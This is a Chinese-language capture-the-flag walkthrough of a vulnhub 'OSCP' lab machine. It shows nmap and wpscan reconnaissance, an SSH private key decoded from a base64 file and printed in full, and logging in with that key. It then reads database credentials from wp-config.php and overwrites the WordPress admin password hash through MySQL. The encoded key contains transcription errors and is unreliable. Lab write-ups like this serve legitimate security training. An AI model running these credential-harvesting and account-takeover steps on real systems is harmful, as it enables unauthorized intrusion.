vulhub上oscp InfoSec靶机渗透测试writeup

原创

地球上的星际旅客 于 2021-02-05 13:12:28 发布 258 收藏 1

分类专栏： 网络安全 文章标签： 网络安全

这里写目录标题

信息搜集

nmap搜集靶机信息

```
nmap -sS -sV -O -A -p- -o nmap.scan 192.168.1.9
```

```
# Nmap 7.91 scan initiated Thu Feb  4 20:21:17 2021 as: nmap -sS -sV -A -O -p- -o nmap.scan 192.
Nmap scan report for 192.168.1.9
Host is up (0.00036s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:ba:0d:d4:39:05:e3:13:55:57:8f:1b:46:90:db:e4 (RSA)
|   256 0f:35:d1:a1:31:f2:f6:aa:75:e8:17:01:e7:1e:d1:d5 (ECDSA)
|_  256 af:f1:53:ea:7b:4d:d7:fa:d8:de:0d:f2:28:fc:86:d7 (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.4.2
| http-robots.txt: 1 disallowed entry
|_/secret.txt
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: OSCP Voucher &#8211; Just another WordPress site
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
```

访问80端口网站，探索网站信息

阅读网页内容搜集到一个有效信息（这台主机的用户名是oscp）

By admin July 9, 2020 No Comments

Heya! Welcome to the hunt.

In order to enter the give away, you must obtain the root flag located in /root/. Once you've obtained the flag, message the TryHarder bot with the command !flag <insert flag>. It will then validate the flag for verification. Should it be incorrect, it will let you know. If it's correct, you will be given a new role on the server where you can chat with others in a private channel. Once you've received the role you are entered into the give away!

You must be a member of the server in order to use the command above.

欧耶！差点忘了告诉你们，这台机器上唯一的用户是oscp

For those downloading this box off vulnhub at a later time, the command above will no longer be available.

Oh yea! Almost forgot the only user on this box is "oscp".

A big thank you to Offensive Security for providing the voucher.

发现80端口下有/secret.txt文件，我们直接去访问看看，发现一串字符，这时候猜测应该是加密的什么重要内容，很兴奋。接下来我们要解密。

LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyW1hrdGRqRUFB
QUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUJsd0FBQUFkemMyZ3RjbgpOaEFBQUFB
d0VBQVFBQUFZRUF0SENzU3pIdFVGOEs4dG1PcUVDUV1MckttLckNSc2J2cTZpSUc3Uj1nMFdQdj13
K2drVVd1Ck16Q1NjdmdsTEU5ZmxvbHNLZHhmTVFRYk1WR3FTQURuWUJUYXZhaWdRZWt1ZTBiTHNZ
ay9yWjVGaE9VU1pMVHZkbEpXeHoKYk11eUM1YTVGMERsOVVZbXpDaGU0M3owRG8waVF3MTc4R0pV
UWFxc2NMbUVhdHFJaVQvMkZrRitBdmVXM2hxUGZicnc5dgpBOVFBSVVBM2x1ZHFyOFhFe1kvL0xx
MCtzUWcvcFV1MEtQa1kxOGk2dm5maV1IR2t5VzFTZ3J5UGg1eD1CR1RrM2VSWWNOCnc2bURiQWpY
S0tDSEdNK2RubkdOZ3ZBa3FUK2daV3ovTXB5MGVrYXVrNk5QN05Dek9STnJJWEFZRmExc1d6YUV0
eXBId1kKa0NFY2ZXSkpsWjcrZmNFRmE1QjdnRXd0L2FLZEZSWFBRd21uRmxpUU1ZTW1hdThQWmJQ
aUJJcnh0SV1YeTNNSGNLQk1zSgowSFNLditIYktXOWtwVEw1T29Ba0I4ZkhGMzB1a1ZPYjZZVHVj
MXNKS1dSSE1aWTNxZTA4STJSWGVFeEZGWXU5b0x1ZzBkCnRIWWRKSEZMN2NXaU52NG1SeUo5UmNy
aFZMMVYzQ2F6T1pLS3dyYVJBQUFGZ0g5S1FMMS9TVUM5QUFBQUIzTnphQzF5YzIKRUFBQUdCQUxS
d3JFc3g3VkJmQ3ZMWWpxaEFrROM2eW1xd2tiRzc2dW9pQnUwZ11ORmo3L2NQb0pGRm5pTXdVbkw0
S1N4UApYNWFKYkNuY1h6RUVHekZScWtnQTUyQVUycjJvb0VIcExudEd5N0dKUDYyZVJZVGxFV1Mw
NzNaU1ZzYzJ5SHNndVd1UmRBCjVmVkdKc3dvWHVOOD1BNk5Ja01OZS9CaVZFR3FySEM1aEdyYW1J
ay85aFpCZmdMM2x0NGFqMzI2OFBid1BVQUNGQU41WG4KYXEvRnhNM1AveTZ0UHJFSVA2Vkx0Q2o1
R05mSXVyNTM0bUJ4cE1sdFVvSzhqNGVjZ1FSazVOM2tXSERjT3BnMndJMX1pZwpoeGpQb1o1eGpZ
THdKS2svb0dWcy96S2N0SHBHcnBPa1Qre1FzemtUYX1Gd0dCV3RhMXMyaExjcVI4R0pBaEhIMW1T
W1d1Ci9uM0JCV3VRZTRCTUxmMmluU1VWejBNSXB4W11rREdESmlydkQyV3o0Z1NLOGJTR0Y4dHpC
M0NnU0xDZEIwaXIvaDJ5bHYKWktVeStUcUFKQWZIeHhkOUxvMVRtK21FN25OYkNTbGtSeUdXTjZu
dFBDTmtWM2hNU1JXTHZhQzdvTkhiUjJIU1J4UyszRgpvamIrSmtjaWZVWEs0V1M5VmR3bXN6V1Np
c0sya1FBQUFBTUJBQUVBQUFHQkFMQ316ZVp0SkFwYXFHd2I2Y2VXUWt5WFhyCmJqWmlsNDdwa05i
VjcwS1dtbnhpeFkzMUtqckRLbGRYZ2t6TEpSb0RmWXAxVnUrc0VUVmxXN3RWY0JtNU1abUVXQXB2THQ2Mk11VHZG
cWcrdFB0R25WUGx1TzNsdm5DQkJJeGY4dkJrOFd0b0pWSmRKdDNoTzhjNGoKa010WHN2TGdSbHZ1
MWJaVVpYNU15bUhhbE4vTEExSXNvQzRZa2cvcE1nM3M5Y11SUmttK0d4aVVVNWJ2OWV6d000Qm1r
bwpRUHZ5VWN5ZTI4endrTzZ0Z1ZNWng0b3NySW9OOVd0RFVVZGJkbUQyVUJaMm4zQ1pNa09WOVhK
eGVqdTUxa0gxZnM4cTM5C1FYZnhkTmhCYjNZcjJSakNGVUxEeGh3RFNJSHpHN2dmSkVEYVdZY09r
TmtJYUhIZ2FWN2t4en1wWWNxTHJzMFM3QzRRQUEKQU1FQWhkbUQ3UXU1dHJ0QkYzbWdmY2RxcFpP
cTYrdFc2aGttUjBoWk5YNVo2Zm51ZFV4Ly9RWTVzd0tBRXZnTkNLSzhTbQppR1hsWWZnSDZLLzVV
blpuZ0Viak1RTVRkT09sa2JyZ3BNWW1oK1pneXZLMUxvT1R5TXZWZ1Q1TE1nakpHc2FRNTM5M00y
Cn1VRW1TWGVyN3E5ME42VkhZWERKaFVXWDJWM1FNY0NxcHRTQ1MxY1NxdmttTnZoUVhNQWFBUzhB
SncxOXFYV1hpbTE1U3AKV29xZGpvU1dFSnhLZUZUd1VXN1dPaV1DMkZ2NWRzM2NZT1I4Um9yYm1H
bnpkaVpneFpBQUFBd1FEaE5YS21TMG9WTWREeQozZktaZ1R1d3I4TXk1SH1sNWpyYTZvd2ovNXJK
TVVYNnNqWkVpZ1phOTZFamN1d1pKeUdURjJ1Vjc3QVEyUnF3bmJiMkdsCmpkTGtjMF10OXVicVNp
a2Q1ZjhBa1psWkJzQ01ydnVEUVpDb3haQkd1RDJEVVd6T2dLTWxmeHZGQk5RRitMV0ZndGJyU1AK
T2dCNG1oZFBDMSs2RmRTa1FKNzdmMWJOR0htbjBhbW9pdUpqbFVPT1BMMWNJUHpOMGh6RVJMajJx
dj1EVWVsVE9VcmFuTwpjVVdyUGdye1ZHVCtRdmtrakdKR1grcjh0R1dDQU9RU1VBQUFEQkFNMGNS
aERvd09GeDUwSGtFK0hNSUoya1FJZWZ2d3BtCkJuMkZONmt3NEdMWml1WY3FVVDZhWTY4bmpMaWh0
RHB1ZVN6b3BTan1LaDEwYk53U1MwREFJTHNjV2c2eGMvUjh5dWVBZUkKUmN3ODV1ZGtoT1ZXcGVy
ZzRPc21GWk1wd0txY01sdDhpNmxWbW9VQmpSdEJENGc1TV1XUkFOTzBOaj1WV01UY1c5UkxpUgpr
dW9SaVNoaDZ1Q2pHQ0NIL1dmd0NvZj11bkN1ajRIRWo1RVBqOG5aMGNNTnZvQVJxN1ZuQ05HVFBh
bWNYQnJmSXd4Y1ZUCjhuZksyb0RjNkxmckRta1FBQUFBbHZjMk53UUc5e1kzQT0KLS0tLS1FTkQg
T1BFT1NTSCBQUk1WQVRFIEtFWS0tLS0tCg==


这串加密像是base64加密，于是我在将密文下载到kali虚拟机中使用secret.txt命名。然后使用命令base64 -d secret.txt > private_key解密并将内容保存到private_key文件中，解密以后的内容如下。这时候我们发现这是一串密钥，我们可以尝试用这个密钥去登陆。

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvglLE9flolsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbrw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPkY18i6vnfiYHGkyW1SgryPh5×9BGTk3eRYcN
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
8nfK2oDc6LfrDmjQAAAAlvc2NwQG9zY3A=
-----END OPENSSH PRIVATE KEY-----
```


发现网站时WordPress开源项目构建的网站，于是我们用wpscan去扫描可能存在的漏洞和枚举用户


查询漏洞(发现了XML-PRC漏洞，但是我利用失败了，这里知识传递思想，告诉大家应该搜集这些信息)

```
wpscan --url http://192.168.1.9/
```



枚举用户（通过这一步我们枚举得到一个用户名：admin。虽然前面搜集的信息说到唯一的用户名是oscp，这里只是告诉大家这里也能够枚举出用户，告诉我们登录信息）

```
wpscan --url http://192.168.1.9/ -e u
```



信息利用（通过信息搜集阶段，我们得到了个私钥文件，现在尝试使用它去登陆ssh）

回顾

这里总结一下，通过前面的信息收集，我已经获得一个私钥文件private-key，一个没有用的漏洞“XML-RPC”，一个oscp用户名和一个admin用户名

尝试登陆（成功登陆了oscp账户）

```
ssh admin@192.168.1.9 -i private-key //尝试登陆admin用户，登陆失败
ssh oscp@192.168.1.9 -i private-key  //尝试登陆oscp用户。登陆成功
```

此实已经成功登录。

```
ssh oscp@192.168.1.9 -i private_key
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 05 Feb 2021 02:10:00 AM UTC

  System load:  0.0               Processes:             214
  Usage of /:   26.3% of 19.56GB  Users logged in:       1
  Memory usage: 71%               IPv4 address for eth0: 192.168.1.9
  Swap usage:   0%


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Feb  5 01:57:31 2021 from 192.168.1.10
-bash-5.0$
```


继续收集信息准备提权


上传peas执行收集信息，运行在大量输出中找到如下信息，发现数据库账号密码

```
/var/www/html/wp-config.php
/usr/share/wordpress/wp-config.phpdefine( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'wordpress' );
define( 'DB_PASSWORD', 'Oscp12345!' );
define( 'DB_HOST', 'localhost' );
$debian_server = preg_replace('/:.*/', "", $_SERVER['HTTP_HOST']);
if (!defined('DB_NAME'))
    define('DB_NAME', 'wordpress');
if (!defined('DB_USER'))
    define('DB_USER', 'wordpress');
if (!defined('DB_HOST'))
    define('DB_HOST', 'localhost');
```


登陆mysql以后update密码，之后我们可以登陆wordpress的admin账户


```
-bash-5.0$ mysql -h localhost -u wordpress -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2210
Server version: 8.0.20-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

mysql> databases
    -> ;
```

查看数据库中的用户密码（密码加密了，我不破解密码了，接下来直接换密码）




随便找个加密网站，把12345加密，然后用加密后的密文去替换原密码

用替换的密码登陆（原密码最好复制一下，登陆进去以后用admin创建你自己的密码，之后记得把原密码换回去）


您现在已注销。
用户名或邮箱地址
admin
密码
记住账号
登录

可以看到成功登录


OSCP Voucher
5
17
New
Howdy, admin
Dashboard
Home
Updates 5
Posts
Media
Pages
Comments 17
Appearance
Plugins 1
Users
Tools
Settings
Collapse menu
Screen Options
Help
WordPress 5.6.1 is available! Please update now.
Dashboard
Welcome to WordPress!
We've assembled some links to get you started:
Dismiss
Get Started
Customize Your Site
or, change your theme completely
Next Steps
Write your first blog post
Add an About page
Set up your homepage
View your site
More Actions
Manage widgets
Manage menus
Turn comments on or off
Learn more about getting started
Site Health Status
Should be improved
Your site's health is looking good, but there are still some things you can do to improve its performance and security.
Take a look at the 9 items on the Site Health screen.
Quick Draft
Title
Content
What's on your mind?
Drag boxes here
At a Glance